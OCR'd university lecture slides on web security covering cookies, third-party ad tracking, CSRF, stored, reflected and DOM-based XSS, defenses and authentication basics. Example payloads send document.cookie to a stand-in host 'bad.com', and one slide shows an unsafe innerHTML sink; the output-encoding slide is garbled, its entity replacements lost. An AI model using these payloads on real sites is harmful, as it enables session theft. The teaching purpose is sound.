price = lookup(sid);
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```


We don't want to pass hidden fields around all the time

Statefulness with Cookies



- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies



- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies


- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies

- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server


Cookies are key-value pairs

Set-Cookie:key=value; options; ….



Cookies


Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store "us" under the key "edition" (think of it like one big hash table)
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie to any future requests to `<domain>/<path>`

Requests with cookies




Why use cookies?

- **Personalization**
  - Let an anonymous user customize your site
  - Store font choice, etc. in the cookie
- **Tracking users**
  - Advertisers want to know your behavior
  - Ideally build a profile across different websites
    - Read about iPad on CNN, then see ads on Amazon
  - How can an advertiser know what you did on another site?

S shows you an ad from A; A scrapes the referrer URL

Option 1: A maintains a DB, indexed by your IP address — **Problem: IP addrs change**

Option 2: A maintains a DB indexed by a *cookie* — - **"Third-party cookie"** - **Commonly used by large ad networks (doubleclick)**



Ad provided by an ad network

Snippet of reddit.com source

```
<div class="side">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
    <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
     /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
      <html>
        <head>
          <style>
          <script type="text/javascript" async="" src="http://engine.adzerk.net
           /ados?t=1424367472275&request={"Placements":
           [{"A":5146,"S":24950,"D":"main","AT":5},
           {"A":5146,"S":24950,"D":"sponsorship","AT":8}],"Keywords":"-reddit.com%2Clogg
           %3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
          <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
           /jquery.min.js" type="text/javascript">
          <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
          <script type="text/javascript">
          <script type="text/javascript">
          <script type="text/javascript" src="http://static.adzerk.net/Extensions
           /adFeedback.js">
          <link rel="stylesheet" href="http://static.adzerk.net/Extensions
           /adFeedback.css">
        </head>
```

Our first time accessing adzerk.net

I visit reddit.com

```
HTTP Headers
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

We are only sharing this cookie with *.adzerk.net; but we are telling them about where we just came from

Later, I go to reddit.com/r/security

```
HTTP Headers
http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471
```


Cookies and web authentication

- An extremely common use of cookies is to track users who have already authenticated
- If the user already visited

`http://website.com/login.html?user=alice&pass=secret`

with the correct password, then the server associates a "session cookie" with the logged-in user's info

- Subsequent requests(GET and POST) include the cookie in the request headers and /or as one of the fields:

`http://website.com/doStuff.html?sid=81asf98as8eak`

- The idea is for the server to be able to say "I am talking to the same browser that authenticated Alice earlier."


Cross-Site Request Forgery(CSRF)

URLs with side-effects

- GET requests should have no side-effects, but often do
- What happens if the user is logged in with an active session cookie and visits this link?
- How could you possibly get a user to visit this link?

Exploiting URLs with side-effects

Exploiting URLs with side-effects



Cross-Site Request Forgery

- **Target**: User who has some sort of account on a vulnerable server where requests from the user's browser to the server have a **predictable structure**
- **Attack goal**: make requests to the server via the user's browser that **look to the server like the user intended to make them**
- **Attacker tools**: ability to get the user to visit a web page under the attacker's control
- **Key tricks**
  - Requests to the web server have predictable structure
  - Use of something like <img src= …> to force the victim to send it

CSRF protections

- Client-side
  - Disallow one site to link to another?
  - The loss of functionality would be too high

Secret validation tokens


- Include a **secret validation token** in the request

```
http://bank.com
GET …
X-Csrf-Token: FYPX7DS5pqZ2AnuHC6PiAnDrcjEz…
```

- Must be difficult for an attacker to predict
- Options
  - Random session ID
    - Stored as cookie("session independent nonce")
    - Stored at server("session dependent nonce")
  - The session cookie itself("session identifier")
    `http://website.com/doStuff.html?sid=81asf98as8eak`
  - HMAC of the cookie
    - As unique as session cookie, but learning the HMAC doesn't reveal the cookie itself

Referrer URLs

- Idea: only allow certain actions if the referrer URL is from this site



Custom headers

- Origin headers: More private referrer headers
  - Include precisely what is needed to identify the principal who referred
  - Send only for POST requests

Cross-Site Scripting(XSS)

How can you steal a session cookie?

- Compromise the user's machine / browser
- Sniff the network
- DNS cache poisoning
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

Javascript - Dynamic Web

- Web page programming language
- Embedded in web pages returned by the web application
- Executed by the browser
- Powerful Functionalities
  - Change page contents
  - Track events(mouse, keystroke)
  - Issue web requests
  - Read and set cookies

Javascript - What Could Go Wrong

- Use code from 3rd party
  - The scripts can be from anywhere
- bank.com could load scripts from bad.com
  - A script from bad.com should not be able to
    - Alter the layout of a bank.com web page
    - Read keystrokes typed by user while on a bank.com
    - Read cookies belonging to bank.com
- Browsers have to confine Javascript's power

Javascript - Same Origin Policy(SOP)

- Same Origin Policy(SOP)
  - Browser provide isolation for Javascript scripts
- Origin
  - “URI scheme” + “host name” + “port number”
  - https://bank.com:443
- Only scripts received from a web page’s **origin** have access to the page’s elements(content, event, cookies…)

Cross-Site Scripting(XSS)

- Subvert the Same Origin Policy
- One general approach
  - Attacker provide malicious script
  - Tricks the user’s browser into believing that the script origin is from the trusted web application
    - Have the capabilities as the trusted web

XSS - What is Cross-Site Scripting


- “Cross-Site Scripting (XSS) attacks are a type of **injection**, in which malicious scripts are injected into otherwise benign and trusted websites.”
  - According to Open Worldwide Application Security Project(OWASP)
  - Attacker provided scripts will be **injected**

Stored XSS


- Stored (or “persistent”) XSS
  - Attacker inject their script on the trusted server
    - Through input forms, comment sections…
    - Database
  - The server later sends injected scripts to the client browser
  - Your browser executes it within the same origin as the trusted server

Stored XSS - Example

Stored XSS - Example




Stored XSS - Example




Stored XSS - Example


Stored XSS - Example




Stored XSS - Example




Stored XSS - Example




Stored XSS - Example




Stored XSS - Example



Stored XSS - Example



Stored XSS - Example



Stored XSS - Injection Example

- Online comments section of bank.com
  - Users can leave their feedback
  - Feedback displayed on the website for all other users
  - An attacker could leave a seemingly innocent comment
    - "Great! Really enjoy it <script> malicious code here </script>"
  - bank.com accepts this malicious comment and add it into its database without checking

Stored XSS - Summary


- Victim Profile
  - **User** with a *Javascript-enabled browser*
  - **User** accessing *user-generated content* on a vulnerable web service
- Attack Objective
  - Run malicious script in user's browser within the origin of trusted web service
- Attacker's Tools
  - Ability to inject content on the web server
- Vulnerability Exploited
  - Server fails to ensure that content uploaded to it does not contain embedded scripts

Reflected XSS


- Reflected XSS
  - Attacker gets you to send the trusted server a **URL** that includes some malicious Javascript code
  - Trusted server ***echoes*** the script back to you in its response
    - Write back the user input **as it is** in the constructed web page
  - Your browser executes the script in the response within the same origin as trusted web server

Reflected XSS - Example


Reflected XSS - Example




Reflected XSS - Example




Reflected XSS - Example




Reflected XSS - Example




Reflected XSS - Example




Reflected XSS - Example



Reflected XSS - Example



Reflected XSS - Example



Reflected XSS - Echoed Input

- The key to the reflected XSS attack is to find instances where a trusted web server(bank.com) will **echo** the user input back in the HTML response

Reflected XSS - Echoed Input

- The key to the reflected XSS attack is to find instances where a trusted web server(bank.com) will **echo** the user input back in the HTML response

```
http://bank.com/search.php?term=bonds
```


Reflected XSS - Echoed Input

- The key to the reflected XSS attack is to find instances where a trusted web server(bank.com) will **echo** the user input back in the HTML response

```
http://bank.com/search.php?term=bonds
```

Result from bank.com:

```
<html> <title> Search results </title> <body>
Results for bonds :
...
</body></html>
```

Reflected XSS - Exploiting Echoed Input

Input from bad.com:

```
http://bank.com/search.php?term=
  <script> window.open(
  "http://bad.com/steal?c="  + document.cookie)
  </script>
```


Reflected XSS - Exploiting Echoed Input

Input from bad.com:

```
http://bank.com/search.php?term=
  <script> window.open(
  "http://bad.com/steal?c="  + document.cookie)
  </script>
```

Result from bank.com:

```
<html> <title> Search results </title> <body>
Results for <script> … </script> :
...
</body></html>
```


Browser would execute this within bank.com's origin

Reflected XSS - Summary

- Victim Profile
  - **User** with *Javascript-enabled browser*
  - **User** accessing a vulnerable web service that integrates parts of URL input into its web page response
- Attack Objective
  - Run malicious script in user's browser within the same origin of trusted web service
- Attacker's Tools
  - Ability to trick user to click on a specially-crafted URL
- Vulnerability Exploited
  - Server fails to ensure that the **output** it generates does not contain embedded scripts from user input

DOM


- Document Object Model (DOM)
  - Representation of HTML hierarchical structure(tree)
  - DOM APIs
    - getElementById, innerHTML, createElement, appendChild




DOM-Based XSS

- DOM-based XSS
  - Attacker gets you to send the trusted server a URL that includes some Javascript code
    - The Javascript code is not sent as part of the request
  - Trusted server returns client a web page
  - The Javascript code now are added into DOM by the returned client-side code
  - Your browser executes the script within the same origin as trusted server

DOM-Based XSS - Example




DOM-Based XSS - Example




BINGHAMTON UNIVERSITY

DOM-Based XSS - Example




BINGHAMTON UNIVERSITY

DOM-Based XSS - Example




BINGHAMTON UNIVERSITY

DOM-Based XSS - Example



BINGHAMTON UNIVERSITY

DOM-Based XSS - Example



BINGHAMTON UNIVERSITY

DOM-Based XSS - Source and Sink

- **Source**
  - The data that is client-based and is intended to be added to the Document Object Model (DOM)
  - This data typically **never leaves** the client-side
- **Sink**
  - The code on the client-side of the web application
  - Adds the 'source' to a web page's DOM structure
- The key to the DOM-based XSS attack is to find source and sink pairs

BINGHAMTON UNIVERSITY

DOM-Based XSS - Source and Sink Example

Input URL (source):

```
http://bank.com/page.html#data=somedata
```

Client-side code from bank.com(sink):

```
<script>
  document.getElementById('content').innerHTML = window.location.hash.substr(1);
</script>
```


DOM-Based XSS - Exploiting Source and Sink

Input from bad.com(source):

```
http://bank.com/page.html#data=
  <script> window.open(
  "http://bad.com/steal?c="  + document.cookie)
  </script>
```

Client-side code from bank.com(sink):

```
<script>
  document.getElementById('content').innerHTML = window.location.hash.substr(1);
</script>
```

Script injected into DOM
and Browser would execute this within bank.com's origin

DOM-Based XSS - Summary

- Victim Profile
  - **User** with *Javascript-enabled browser*
  - **User** accessing a web application that integrates data from URL parameters into the web page's DOM
- Attack Objective
  - Run malicious script in user's browser within the same origin of trusted web service
- Attacker Tools
  - Ability to get user to click on a specially-crafted URL
- Vulnerability Exploited
  - The client-side code in the web application fails to ensure the *user-supplied* data does not contain embedded code before inserting it into the DOM

XSS - Real-world Impact

- eBay (2015-16)
  - Unauthorized access to seller accounts and theft of payment details
- Ticketmaster, Newegg (2018)
  - Credit card skimming affecting 380,000 transactions
- Fortnite (2019)
  - Unauthorized access to 200 million users' data, including the theft of virtual currency
- Sensitive user data theft
- Significantly influence the reputation

Quiz

- Which of the following types of XSS attacks involves injecting malicious scripts into the content of a trusted website that is then delivered to the user's browser?
  - A) Persistent XSS
  - B) Reflected XSS
  - C) DOM-based XSS
  - D) Encoded XSS

Quiz

- Which of the following describes a CSRF attack?
  - A) An attacker exploits the trust that a site has in the user's browser.
  - B) An attacker injects malicious scripts into a trusted website.
  - C) An attacker directly compromises the user's browser or system.
  - D) An attacker intercepts the data being sent from the user to the website.

XSS Defense - Secure Programming Practice

- Input Validation
  - Inspecting data provided by a user (such as form input or URL parameters) to ensure it does not contain malicious scripts or other harmful content
  - Whitelist Policy
    - Define allowed content clearly; reject anything that does not match
    - Prefer a whitelist (what is allowed) over a blacklist (what is not) for predictability
  - Client-Side vs. Server-Side
    - Client-side validation gives instant feedback
    - Never trust client-side validations alone; always back them with strong server-side checks

XSS Defense - Secure Programming Practice

- Output Encoding
  - Encode user inputs to treat them as text, not code
  - Replace characters in HTML
    - < with **<**
    - > with **>**
    - " with **"**
    - ' with **'**
    - & with **&**
  - Interpret literally as text

Input: "<script>xxx;</script>" Output:"<script>xxx;</script>"

XSS Defense - Secure Programming Practice

- Sanitize user input
  - Strips potentially malicious scripts and tags from user input, preventing attackers from executing harmful scripts through forms, URLs, or any input vectors
  - Use of Sanitization Libraries
    - DOMPurify
      - Sanitizes HTML and prevents XSS attacks
  - Server-Side Enforcement
    - Always implement sanitization on the server-side to handle any input that bypasses client-side controls

XSS Defense - Secure Programming Practice

- Use frameworks
  - Modern frameworks (React, Vue, Angular) auto-escape to reduce XSS risks
  - Developers must be cautious of framework limitations and complement them with encoding and sanitization

Protections

- Open Web Application Security Project(OWASP)
  - Whitelist: validate all headers, cookie, query strings against a rigorous spec of what should be allowed
  - Don't blacklist: Don't attempt to filter/sanitize
  - Principle of fail-safe defaults
- Cookies must not be easy to guess
  - Randomly chosen
  - Sufficiently long
- Time out session IDs and delete them once the session ends

XSS vs. CSRF

- Don't confuse the two
- XSS attack exploit the trust a client **browser** has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser
- CSRF attacks exploit the trust the legitimate **website** has in data sent from the client browser
  - The attacker tries to control what the client browser sends to the website

Authentication: Are you who you say you are?

Access Control

- Access control for physical security
- Access control for computer security involves restricted access to computer system resources
  - File systems
  - Cloud computers
  - High performance computers
  - …
- Another foundation of computer security, other than crypto

Two parts of access control

- **Authentication:** Are you who you say you are?
  - Determine whether access is allowed
  - Authenticate human to machine
  - Or authenticate machine to machine
    - Authentication over network is different than local machine
- **Authorization:** Are you allowed to do that?
  - Once you have access, what can you do?
  - Enforces limits on actions
- Note: "access control" often used as synonym for authorization

Are You Who You Say You Are?

- How to authenticate human to a machine?
- Can be based on…
  - Something you **know**
    - For example, a password
  - Something you **have**
    - For example, a ATM card or smartcard
  - Something you **are**
    - For example, your fingerprint

Something You Know

- Passwords
  - Computer can verify that you know, and something **nobody** else can guess—even with access to unlimited computing resources
- Lots of things act as passwords!
  - PIN
  - Social security number
  - Mother's maiden name
  - Date of birth
  - Name of your pet, etc.

